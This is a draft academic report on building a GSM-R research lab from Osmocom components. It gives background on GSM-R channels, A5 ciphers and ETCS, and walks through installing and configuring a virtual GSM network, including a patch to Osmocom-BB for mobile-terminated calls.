

Building a GSM-R Laboratory: A Platform for Experimental Research and Practical Security Evaluation

KATJA ASSAF, Hasso Plattner Institute/OSM group, Germany

JÖRN SOBOTTA, Hasso Plattner Institute/OSM group, Germany

LAURA ROST, Hasso Plattner Institute, Germany

GREGOR WEHRLE, Technische Universität Dresden, Germany

JONAS DIECKOW, Technische Universität Dresden, Germany

YANNIS HOFMANN, Hasso Plattner Institute, Germany

YANNIK DITTMAR, Hasso Plattner Institute, Germany

VICTOR LINDOW, Hasso Plattner Institute/OSM group, Germany

BENEDICT DASKE, Hasso Plattner Institute/OSM group, Germany

In our lab, we build our own GSM-R network to provide a playground for research and teaching. Our lab is build from opensource osmocom components, which we extended to support railway specific features, such as broadcast call. The lab is still under development and will support additional functionality, such as ETCS data only radio (EDOR), in the future.

This is not the final version of the report, but a preliminary draft for presentation at InnoTrans 2026.

BAT Lab is hosted by the Operating Systems and Middleware (OSM) group of Prof. Dr. Andreas Polze at HPI.

CONTENTS

Abstract	i
Contents	ii
1 Introduction	1
2 Background	1
2.1 GSM Network Basics	1
2.2 Functionality specific to GSM-R	2
2.3 GSM and GSM-R channel structure	3
2.4 The A5 Encryption Set	5
2.5 Command and Control Systems (CCS) with ERTMS / ETCS	6
3 Setting up a virtual GSM Network using Osmocom Components	8
3.1 Setup	8
3.2 Installation and Configuration	9
3.3 Patching Osmocom-BB to correctly handle mobile-terminated calls	10
3.4 Enabling Advanced Speech Call Items	12
3.5 Future Work regarding the virtual GSM Network	15
4 Physical Network Setup in Lab	17
4.1 open5Gcube Deployment	17
4.2 Network Deployment and Validation	19
4.3 Enabling A5/1 Encryption and SI5/SI6 Broadcast in our Physical Network	19
4.4 Capture Setup for Comparing BTS Traffic With OTA Capture	20
4.5 Breaking a Captured Trace	20
5 Extending the Physical Network Setup to support GSM-R features	23
5.1 SIM Card Provisioning	23
5.2 Implementing Functional Addressing	31
6 Attacking GSM-R and A5/1	36
6.1 An attack against message authentication in the ERTMS train to trackside protocols	36
6.2 Breaking A5/1 in the Context of GSM	36
6.3 Automating the Process	46
6.4 Accelerating the Cracking Process	48
7 Conclusion & Future Work	52
8 Acknowledgements	53
9 Appendix	54
9.1 Research Frequency Application	54
9.2 Modernized I/O layer of Deka's <code>delta.c</code> code.	55
References	56
Glossary	57

1 INTRODUCTION

The Global System for Mobile Communications–Railway (GSM-R) remains an essential communication system for European railway operations. It supports operational voice services and serves as a radio bearer for the European Train Control System (ETCS). Although, GSM-R is planned to be replaced by the Future Railway Mobile Communication System (FRMCS), the transition will take several years, and GSM-R is expected to remain in operation until approximately 2035 [Sek23]. The nationwide disruption of GSM-R in Germany in June 2026, which resulted in a temporary halt of rail traffic, illustrates the railway system’s operational dependence on this infrastructure [Gur].

GSM-R is based on GSM and consequently relies on technologies and security mechanisms developed for second-generation mobile networks. Previous research has discussed how known weaknesses of GSM, including weaknesses of the A5/1 cipher, could affect railway communication. However, translating such analyses into reproducible experiments is difficult. Experiments on operational railway networks are generally neither permissible nor suitable, necessitating a laboratory environment. Building a laboratory environment requires the integration of legacy software, radio hardware, railway-specific network functions, suitably provisioned SIM cards, and GSM-R mobile stations. The required information is distributed across standards, online tutorials, talks and software repositories. Parts of the available software no longer work unmodified on modern operating systems.

This report documents the development of a controlled laboratory environment for experiments with GSM-R technology. Our environment comprises a virtual GSM network for configuration and functional testing and a physical network with an over-the-air interface operated under a research frequency assignment. Based primarily on Osmocom components, the network supports conventional GSM services as well as selected GSM-R functions, including group and broadcast calls and (partly) functional addressing. We describe the configuration, software modifications, SIM-card provisioning, and integration steps required to obtain the functionality.

As an initial security-related application of the laboratory, we examine the toolchain required to capture GSM radio traffic and recover A5/1 session keys. We reproduce the established A5/1 cracking process using publicly available GSM traces and our own generated traffic, automate the workflow in a containerized environment, and explore approaches for accelerating the processing of multiple keystreams. This work provides a first step towards reproducible end-to-end security experiments with GSM-R and ETCS communication.

Support for ETCS Data Only Radio (EDOR), the generation of complete EuroRadio communication, and corresponding end-to-end security experiments remain future work.

2 BACKGROUND

In this chapter, we give a brief overview of how GSM-R and ERTMS work. As the [Deutsche Bahn \(DB\)](#) still uses German as the main communication language, we also use some German technical terms paired with a brief explanation.

2.1 GSM Network Basics

A GSM network consists of components, which are grouped into the following subsystems: [Mobile Station \(MS\)](#), [Base Station Subsystem \(BSS\)](#) and [Network and Switching Subsystem \(NSS\)](#). The latter is often called the "core network".

- [Mobile Station \(MS\)](#): The user’s end of the connection, consisting of the [Mobile Equipment \(ME\)](#) (i.e. the physical handset), and the [Subscriber Identity Module \(SIM\)](#), which holds the [International Mobile Subscriber Identity \(IMSI\)](#). The MS connects to the BTS via an over-the-air interface (also called the Um interface).
- [Base Station Subsystem \(BSS\)](#): Handles the radio access, connecting the MS to the core network. It comprises:

- **Base Transceiver Station (BTS)**: A station that establishes the connection to the MS by transmitting and receiving radio signals, serving as the interface between the mobile devices and the rest of the network.
- **Base Station Controller (BSC)**: Manages one or more BTS and is connected to the MSC. It also handles tasks such as handover, frequency allocation, and power control.
- **Network and Switching Subsystem (NSS)**: Also called core network. It is responsible for switching, subscriber management, and authentication. It comprises:
 - **Mobile Switching Center (MSC)**: The central switching element of the GSM network, connected to one or more BSCs. Manages functions such as call routing, authentication, and SMS services.
 - **Home Location Register (HLR)**: The main database connected to the MSC. Stores data about subscribers, such as phone numbers and service restrictions.




Fig. 1. Overview over the architecture of a GSM network. Adapted from: [Nic20]

2.2 Functionality specific to GSM-R

Global System for Mobile Communications – Railway (GSM-R) is a digital mobile communication system designed for railway communication and applications. It was developed as an extension of the GSM standard in the 1990s and is currently installed on 130,000 km of railway worldwide [Kes22]. Even though the GSM-R standard is used on more than 86 % of railway lines within Germany [Bun16b, lei] alone, it is planned to be superseded by FRMCS until 2035 [KV22].

The technical architecture of GSM-R is similar to that of regular GSM, enabling communication between mobile devices and a permanently installed network infrastructure.

To ensure interoperability, GSM-R in most of Europe uses a specific frequency band. For data transmission, the uplink frequency range is 876 MHz to 880 MHz, whereas for data reception, the downlink frequency range is 921 MHz to 925 MHz.

Germany extended those frequencies with additional channels, ranging from 873 MHz to 876 MHz for the uplink and 918 MHz to 921 MHz for the downlink [Bun16a]. GSM-R expands the functionality of GSM with safety-relevant features [AG24], which can be divided into two main subfunctionalities:

- **Advanced Speech Call Items (ASCI)**

With GSM-R, **Enhanced Multilevel Precedence and Preemption Service (eMLPP)** was implemented. eMLPP enables the system to prioritize connections. Additionally, the **Voice Broadcast Service (VBS)** and the **Voice Group Call Service (VGCS)** were added. VBS enables broadcast calls, where all authorized actors within the

designated network are receivers. VGCS works similarly, but allows other users to answer, comparable to a group call. One special use case for VGCS is emergency calls, triggered using a dedicated hardware button and emitting a VGCS with the highest priority.

- **Functional Addressing and Location-dependent Addressing**

Functional or location-dependent addressing allows routing to reach a specific functionality or operator using speed dialing. For example, using a speed dial will call the responsible dispatcher, which differs depending on the train's current position.

In summary, GSM-R is a customized communication network used by the railway industry, optimized to ensure reliability. Aside from the additions, GSM-R seems to follow GSM standards closely.

2.3 GSM and GSM-R channel structure

To understand how GSM-R can be attacked, some background on the operation of GSM channels and time slots is required.

Bursts and timeslots. GSM uses TDMA (Time Division Multiple Access): each physical carrier is divided into repeating frames and timeslots. A single timeslot (also called a physical channel) is the basic transmission unit. Several logical channels (e.g., BCCH, SDCCCH, TCH) are mapped onto these timeslots according to the current allocation. Radio data is sent in short units called bursts. Figure 2 gives an overview over the different types of bursts used in GSM. The most common is the normal burst, which contains payload fields, a fixed training sequence used for equalization, tail bits and a short guard period to absorb timing drift.




Fig. 2. Overview of the different types of bursts used in GSM. Adapted from: [bur14].

Figure 3 gives an overview of the available GSM channels. All of these channels are defined by the GSM standard rather than by GSM-R itself; the only channel with a strong railway association is the NCH, which serves the ASCI




Fig. 3. Overview of the logical channel structure of GSM/GSM-R, with the channels used for voice calls, ETCS/EuroRadio data and SMS. DL = downlink, UL = uplink. Adapted from: [Oko14].

features (VGCS/VBS) that are optional and rarely deployed in public GSM but mandatory in GSM-R. The traffic data channels (TCH/F14.4, TCH/F9.6, ..., TCH/H2.4) provide circuit-switched data (CSD) bearers, historically used in public GSM for dial-up data, fax, and early mobile internet, and repurposed in the railway context to carry ETCS/EuroRadio traffic.

The services relevant to this work map onto these channels as follows. Point-to-point voice calls use the speech codecs of a TCH, with call setup signalling carried on the SDCCH and FACCH. SMS is transferred over the SDCCH when no traffic channel is allocated, and over the SACCH when a TCH is already assigned (e.g. during an active call). ASCII group and broadcast calls (VGCS/VBS) are announced on the NCH and then carried as group calls on a TCH. ETCS and EuroRadio messages are transported over a transparent, full-rate TCH/F9.6 circuit-switched data bearer.

Of these, the channels BCCH, SDCCH(8), and TCH/F will be of particular interest in Section 6.

BCCH — Broadcast Control Channel. The BCCH is continuously broadcast by the BTS and carries information about the cell and its neighbours. This includes the cell identity (e.g., cell ID and location area code) and various access parameters. The Immediate Assignment tells the mobile station (MS) which SDCCH to use after an access request. The BCCH is important for our attack because it reveals which timeslot and logical channel a target MS will use next.

SDCCH(8) — Standalone Dedicated Control Channel. The SDCCH is a temporary signaling channel typically assigned to an MS before a traffic channel (TCH) is allocated. Authentication and ciphering setup occur on the SDCCH.

TCH/F — Traffic Channel, Full Rate. Once connection setup is complete, the actual voice or data transfer happens on a TCH. TCH/F denotes a full-rate traffic channel. If frequency (channel) hopping is disabled, decoding is significantly easier because we do not need to follow the hopping sequence. However, following hopping is possible but requires additional effort and information. For our attack we can ignore this difference, as for now we do not want to decode voice traffic, but only single packets.

2.4 The A5 Encryption Set

The A5 encryption algorithms are symmetric encryption algorithms used in GSM communication. Depending on the implementation, GSM-R relies on the A5-based A5/1 or A5/3 encryption. A5/1 must be supported by all systems, while A5/3 remains optional [Int14]. There is, however, no publicly available information concerning the ratio of A5/1 and A5/3 tracks or on the exact specification on specific tracks.

A5/0. This configuration does not provide encryption. Data is transmitted in plaintext. A5/0 usage is not foreseen in GSM-R, but in theory, a misconfigured network backbone could potentially lead to A5/0 encryption as a fallback.

A5/1. A5/1 is a stream cipher algorithm. It generates a pseudorandom keystream to be XORed with the input plaintext to produce the final ciphertext. A5/1 relies on three [Linear Feedback Shift Register \(LFSR\)](#) of different lengths. An initialization process is performed using a 64-bit key and a 22-bit frame counter. The LFSRs are clocked irregularly according to the control mechanism, introducing non-linear behavior to the keystream generation. Finally, the keystream is generated by XORing the outputs of the three LFSRs bit-by-bit. [3GP24].

As Nohl et al. proved in 2009, A5/1 can be broken in real-time using a rainbow table attack [Noh10]. The attack exploits the facts that the LFSRs produce state collisions and that GSM contains predictable frame headers, which drastically reduces the state space. We leverage this attack in our research to crack A5/1 encrypted communication.

A5/2. A5/2 is a stream cipher algorithm, too. It was intentionally developed as a weakened variation of the A5/1 cipher due to US export restrictions on cryptography. The algorithm can be broken in milliseconds on consumer hardware [BBK08]. Its implementation in GSM mobile stations is prohibited [3GP24].

A5/3. A5/3 is based on the KASUMI block cipher in counter mode using 64-bit blocks and a 128-bit key. It depends on a 128-bit, 8-round Feistel network that performs irreversible transformations. Effectively, though, the key is only 64-bit, since it consists of two identical 64-bit substrings. [3GP03]

The A5/3 cipher has been considered theoretically broken since 2010, when Dunkelman et al. [DKS10] developed a technique called the sandwich attack, which enabled them to extract the full 128-bit key. In 2014, Karsten Nohl claimed that A5/3 could potentially be brute-forced due to its effective key entropy of 64 bits [Noh14].

A5/4. A5/4 is identical to A5/3, except for its key length of 128 bits [3GP11].

2.5 Command and Control Systems (CCS) with ERTMS / ETCS

Established in 1999 by the EU, the [European Rail Traffic Management System \(ERTMS\)](#) defines a system for standardization of management and interoperability of railway signaling. Currently, it is used across 5 continents on over 110.000 km tracks and 30.000 vehicles.

ERTMS is defined by three nested main components:

- [European Train Control Systems \(ETCS\)](#): The system supervising the train operation. It consists of on-board and trackside communication equipment. ETCS enables and manages the [Automated Train Operation \(ATO\)](#), it uses the [Railway Mobile Radio \(RMR\)](#) as communication channel.
- [Automated Train Operation \(ATO\)](#): A method of operating trains automatically. It defines different levels of driver involvement, from full train operation to no driver presence at all. ERTMS operates semi-automatic at [Grade of Automation 2 \(GoA2\)](#). The driver is responsible for door management, obstacle detection, and handling emergency situations. Starting, stopping, and driving the train are automated.
- [Railway Mobile Radio \(RMR\)](#): The communication channel of the railway network, e.g., between train and trackside equipment. Depending on implementation, it relies on either GSM-R or the 4G/5G-based [Future Railway Mobile Communication System \(FRMCS\)](#).

2.5.1 ERTMS / ETCS Levels. Specifications distinguish between multiple levels of ERTMS, also called ETCS levels. Since our research focuses on ETCS level 2, we give only a brief description of the others.

- *Level 0.* This applies when ETCS-fitted vehicles operate on tracks that are not ETCS-equipped; there is a high dependency on the driver. Lineside signaling components are required.
- *Level 1.* Extends existing signaling systems to incorporate the ETCS specifications alongside legacy protocols. Level 2 relies on so-called Eurobalises or EuroLoops, trackside devices that transmit all data to moving trains. Lineside signaling components are required.
- *Level 2.* Similar to level 1, but all data is sent via GSM-R radios. Eurobalises are only used passively to determine the train's position. Lineside signaling components are not required.
- *Level 2 with [Hybrid Train Detection \(HTD\)](#).* The same as level 2, with the addition of HTD. Trains transmit their position and other data via GSM-R, eliminating the need for trackside detection devices and optimizing train scheduling. Lineside signaling components are not required. Formerly known as ETCS level 3.

2.5.2 ERTMS / ETCS Level 2 Components. A fully functional setup of ETCS level 2 includes the following noteworthy trackside components:

- [Radio Block Center \(RBC\)](#): Conducts and monitors the operation of ETCS-equipped trains. It issues [Movement Authority \(MA\)](#), which dictates the train's movement. RBCs are not required at ETCS levels below 2.
- Eurobalises: Provide fixed reference points for the vehicle to allow accurate position and velocity calculations. Eurobalises are used more actively at ETCS levels below 2.

Additionally, the essential on-board equipment includes:

- [European Vital Computer \(EVC\)](#): Central management unit of the on-board ETCS equipment. Responsible for tasks like processing incoming information or checking compliance with MAs. Sometimes also called Eurocab.
- [ETCS Data only Radio \(EDOR\)](#): Communication channel between EVC and RBC. It is solely used for ETCS protocol data exchange. Supports GSM-R only.

- [Balise Transmission Modules \(BTM\)](#): Module that reads the Eurobalise data. Forwards information to the EVC.
- [Odometric Sensors](#): Measurement devices used to determine the train's distance from the last fixed Eurobalise.
- [Specific Transmission Modules \(STM\)](#): Required for ETCS-equipped cabs that also drive on non-ETCS tracks. Acts as an interface between trackside legacy signaling protocols and the on-board ETCS equipment.

2.5.3 ETCS Information Flow. Using the fixed Eurobalises and the cabs' odometric sensors, the train determines its current position. The EVC wraps position reports inside the EuroRadio protocol for security and transmits them using the EDOR. The responsible RBC receives the message, extracts the information, and issues an according MA, which it transmits back securely using EuroRadio. In turn, the train receives the transmission and decodes the issued MA. This MA is again processed by the EVC and prescribes the train's speed as well as other driving information.

The described back-and-forth exchange is repeated continuously.

Sidenote: A pure ETCS level 2 implementation is compliant with the standards we discuss and relies solely on wireless GSM-R or FRMCS communication. Additionally, it prohibits non-ETCS-equipped vehicles from using these tracks.

As of now, however, few real-world implementations rely on a pure setup. Most upgraded tracks continue to support legacy systems and allow ETCS and non-ETCS operation in mixed traffic.

In Europe, ETCS coverage is pioneered by Belgium, Luxembourg, and Switzerland, all of which rely fully on ETCS level 2 on all their tracks.

Sidenote: As derived from the [official ERTMS website](#), ETCS deployment is very sparse. Of around 40.000 km tracks in Germany, only 16% (2.500 km) support ETCS (mostly level 2). Others rely on PZB and LZB, which do not use GSM-R but rely on induction-based signaling.

On non-ETCS tracks, all GSM-R traffic is voice communication only; no train data is set via this channel.

[Openrailwaymap](#) is a useful tool to get information about real-world trackside control technologies.

3 SETTING UP A VIRTUAL GSM NETWORK USING OSMOCOM COMPONENTS

To test and demonstrate functional attacks, as well as to gain a deeper understanding of how a GSM network is structured and operates, we have implemented a GSM network using and configuring components provided by Osmocom¹. Osmocom is an open-source project focused on mobile communications, offering software and tools that implement various mobile communication standards, including GSM. Since the Osmocom Cellular Network Infrastructure (CNI) release from September 2023, some components include support for GSM-R-specific features, such as Advanced Speech Call Items (ASCI) for voice group and broadcast calls. Due to frequency usage restrictions in Germany, as regulated by the Bundesnetzagentur, the GSM network was implemented entirely in software and no radio frequency (RF) transmission was performed.

3.1 Setup

A virtual and fully customizable GSM network requires several Osmocom components and libraries, which are listed in Table 1. We recommend building all components from source code to ensure each component is on the latest version, maximizing compatibility. The host system used for this setup is Ubuntu 26.04 LTS.

Table 1. Summary of all components needed for setting up a virtual GSM network.

Category	Components, Libraries and Description
Core Network & BSS	• osmo-bts-virtual (version 1.11.0.23-b4ff): Provides the virtual Base Transceiver Station (BTS). • osmo-bsc (version 1.14.0.38): Base Station Controller, managing multiple BTS and connecting to the MSC. • osmo-msc (version 1.15.0.6-97eea): Mobile Switching Center, handling call routing, authentication, and SMS services. • osmo-stp (version 2.2.1.5-8344): Signal Transfer Point, managing signaling transport (e.g., SCCP, M3UA). • osmo-hlr (version 1.9.2.2-459a): Home Location Register, storing subscriber information. • osmo-mgw (version 1.15.0.1-8afba): Media Gateway, enabling audio and data transfer within the network.
Mobile Station (Osmocom-BB, git master 6fef14b)	• mobile: Part of Osmocom-BB representing the mobile station (MS). • virtphy: Part of Osmocom-BB which emulates the Layer 1 (physical layer) of the MS.
Shared Libraries	• libosmo-gprs (version 0.2.1): Library for GPRS support in Osmocom components. • libosmo-sigtran (version 2.2.1.5-8344): Library for SIGTRAN protocol stack. • libosmoabis (version 2.1.0.13-898f6): Library for the A-bis interface between BTS and BSC. • libosmo-netif (version 1.7.0.15-fe2d): Library for network interface abstractions. • libosmocore (version 1.14.0.3-c812): Core utility library shared across Osmocom components.

¹<https://osmocom.org/>

For the core network, `osmo-bts-virtual` replaces the radio front-end of a real BTS, while on the mobile side `virtphy` emulates the MS Layer 1. Together they carry the Um interface over a virtual software transport instead of a radio link, letting the network operate entirely in software without any RF transmissions. The mobile component provides the actual mobile-station protocol stack on top of `virtphy`, giving a connected device to test the network with.

All shared libraries must be installed on the system hosting the GSM network. Unlike components, shared libraries are not started as standalone processes. Instead, they are loaded on demand by the depending components.

The next step is the installation and configuration of each component, as described in the following section.

3.2 Installation and Configuration

To install the components listed in Table 1, each repository must be cloned and built from source. Most projects are mirrored on GitHub, while some, such as `libosmo-sigtran`, are only available from the official Osmocom Git server². We recommend cloning all components from the official Osmocom Git server. After cloning a repository, the corresponding component is built and installed with the following steps:

```
autoreconf -fi
./configure
make
make check
sudo make install
sudo ldconfig
```

The `./configure` command will notify you if any dependencies are missing. In that case, install the corresponding component that provides the missing dependency.

Furthermore, our project repository³ contains a build script that reproduces our environment by cloning, patching, and building the Osmocom components from the exact pinned commits used in our setup. Prerequisite dependencies and detailed build instructions are documented in the repository README.

Further information on setting up and installing a virtual GSM network, see [this blog](#) by Nick vs Networking.

Configuration via Virtual Teletype. All main components listed in Table 1 require a configuration file at start up. Each component exposes a Virtual Teletype (VTY) interface, accessible via Telnet, for configuration at runtime [`sysa`, `sysb`, `sysc`, `sysd`, `syse`, `sysf`, `sysg`]. The VTY validates commands and rejects unknown or malformed options to avoid configuration errors. Changes made over the VTY can then be written back to the configuration file for subsequent starts.

Alternatively, the configuration files can be edited directly with any text editor. However, doing so increases the risk of syntactic or logical errors.

All configuration files used in this project are available in the project repository. Since setting up a GSM network with two mobile stations requires starting 11 different components, we created a shell script, named `network.sh`, to automate the process. `network.sh` can start and tear down the entire network with a single command. Our script relies on `tmux` to run and manage the individual components, which must be installed as an additional dependency. We use

²<https://gitea.osmocom.org>

³<https://gitlab.hpi.de/batlab/osmo-virt-lab>

tmux because components such as the interactive mobile client are driven through a console, and giving each its own persistent pane keeps that console directly accessible within a single session. The script will be available in our project repository.

Osmocom also provides an example GSM network setup, `osmo-dev`⁴. Although some of the configuration files are outdated, it serves as a valuable resource and reference for setting up a custom GSM network. Additionally, Osmocom provides a detailed user manual for each individual component.

When the network is started with the script provided in our project repository, the two mobile stations are automatically registered as subscribers in the HLR, so that they can communicate with each other without any further manual steps. The script provisions each subscriber from a central configuration file (located under `etc/subscribers.env`), inserting its IMSI, authentication key, and MSISDN. Equivalently, subscribers can be registered manually over the HLR's VTY interface, as shown in Listing 1. This is the operation the script performs on start-up.

```
OsmoHLR# subscriber imsi 901700000000001 create
OsmoHLR# subscriber imsi 901700000000001 update msisdn 12341234125
OsmoHLR# subscriber imsi 901700000000001 update aud2g comp128v1 ki
    ↪ 11111111111111111111111111111111
OsmoHLR# subscriber imsi 901700000000002 create
OsmoHLR# subscriber imsi 901700000000002 update msisdn 12341234126
OsmoHLR# subscriber imsi 901700000000002 update aud2g comp128v1 ki
    ↪ 22222222222222222222222222222222
```

Listing 1. Manually registering two subscribers with the HLR over the VTY interface.

Once all components are properly configured and the two MS are registered with the network, we can use one MS to call the other (see Listing 2).

By default, a received SMS is re-delivered every time the mobile station re-registers with the network, causing the same message to arrive repeatedly. The Osmocom-BB mobile persists received messages in the file `$HOME/.osmocom/bb/sms.txt` and only suppresses re-delivery once this file exists. Our `network.sh` script therefore creates it automatically during setup. When starting the components manually, the file must be created by hand.

3.3 Patching Osmocom-BB to correctly handle mobile-terminated calls

After the initial setup of the virtual GSM network we experienced that mobile-terminated voice calls between the two Osmocom-BB mobile instances always fail when trying to pickup the call on the side of the callee. The call proceeds normally up to ALERTING (the called phone rings, the user answers) but the call is released roughly 30 seconds later with the message `Call has been released (cause 47) (mnccms.c:714)` to the callee and `Call has been released (cause 18) (mnccms.c:714)` to the caller.

Additional logging in the MS protocol stack traced this to the CONNECT message: it left the mobile carrying `chan_nr=0x90`, whereas the channel assigned for the call was `chan_nr=0x0a`. The low three bits of `chan_nr` encode the

⁴<https://github.com/osmocom/osmo-dev>

MS1 (caller)

```
OsmocomBB(mobile)>
% (MS 1)
% On Network, normal service: Test, Test
OsmocomBB(mobile)> enable
OsmocomBB(mobile)# call 1 12341234126
OsmocomBB(mobile)#
% (MS 1)
% Call is proceeding
% (MS 1)
% Call is alerting
% (MS 1)
% Call is answered
call 1 hangup
OsmocomBB(mobile)#
% (MS 1)
% Call has been released
```

MS2 (callee)

```
OsmocomBB(mobile)>
% (MS 2)
% On Network, normal service: Test, Test
% (MS 2)
% Incoming call (from 12341234125)
enable
OsmocomBB(mobile)# call 2 answer
OsmocomBB(mobile)#
% (MS 2)
% Call is connected
% (MS 2)
% Call: Remote hangs up
```

Listing 2. MS1 calling MS2 using its registered phone number, shown from both mobile stations.

timeslot, so the mobile was answering on timeslot 0 (the PCH/AGCH) instead of on its assigned TCH/F on timeslot 2. The BTS does not look for this subscriber's signalling on timeslot 0, so the CONNECT was never received and the call timed out.

Root cause. The LAPDm transmit path in libosmocore does not receive the outgoing channel number from its caller. It reads a persistent per-link field, `dl->mctx.chan_nr`, which is written when the data link is established or resumed. In addition, `l2_ph_data_ind()` copies the context of every *received* frame over this field, since that context also carries per-frame information such as the frame number, timing advance and power level. On real hardware this is harmless: the receiver is tuned to a single timeslot and therefore only ever receives frames carrying its own channel number, so the copy is a no-op.

Under `virtphy` the assumption no longer holds. `virtphy` does filter dedicated-channel traffic by timeslot and subslot, but it forwards BCCH, PCH and AGCH frames unconditionally, even while the mobile is in dedicated mode (the source comments this decision with “save [sic] to just forward here, as upper layer ignores messages that do not fit the current state”; see `osmocom-bb/src/host/virt_phy/src/gsmmap11_if.c:223-229` for the comment). The upper layer does not ignore them: layer23 passes them straight to LAPDm. LAPDm parses such frames as format Bbis, which has no address field from which a SAPI could be read, and therefore assigns them SAPI 0. Non-SACCH frames are routed to the DCCH entity. They therefore land on exactly the data link that carries the call's signalling (lapdm_dcch SAPI 0, the same link used for CONNECT) and overwrite its stored channel number with 0x90 (PCH/AGCH) or 0x80 (BCCH).

The stored channel number consequently always reflects the most recently received frame on that link. An uplink L3 message sent promptly after a downlink frame on the dedicated channel inherits the correct value, because that frame re-wrote the context itself. A message sent after a gap in which only broadcast frames arrived inherits 0x90 or 0x80. CONNECT is the first message of a mobile-terminated call emitted after such a gap (the seconds the user takes to answer). ASSIGNMENT COMPLETE is unaffected for an independent reason: it is sent as an RSL RESUME REQUEST,

and `rxlms_rx_rll_res_req()` re-initialises the LAPDm context from `cd_now.chan_nr`, whereas the `DATA REQUEST` path used for all call-control messages never touches it. As the corrupting code is shared with the BTS, which relies on the same per-frame update for its own context, the fix belongs in the mobile-station frame router rather than in `libosmocore`.

Solution. We patched the downlink dispatch function `rx_ph_data_ind()` in `src/host/layer23/src/common/l1ctl.c` to discard frames not belonging to the established dedicated channel before they reach LAPDm. While the radio-resource layer is in dedicated mode, any non-SACCH frame whose channel number does not match the assigned channel is dropped:

```
if (ms->rrlayer.state == GSM48_RR_ST_DEDICATED &&
    !(dl->link_id & 0x40) &&
    dl->chan_nr != ms->rrlayer.cd_now.chan_nr) {
    msgb_free(msg);
    return 0;
}
```

Listing 3. Dropping foreign frames in `rx_ph_data_ind()`

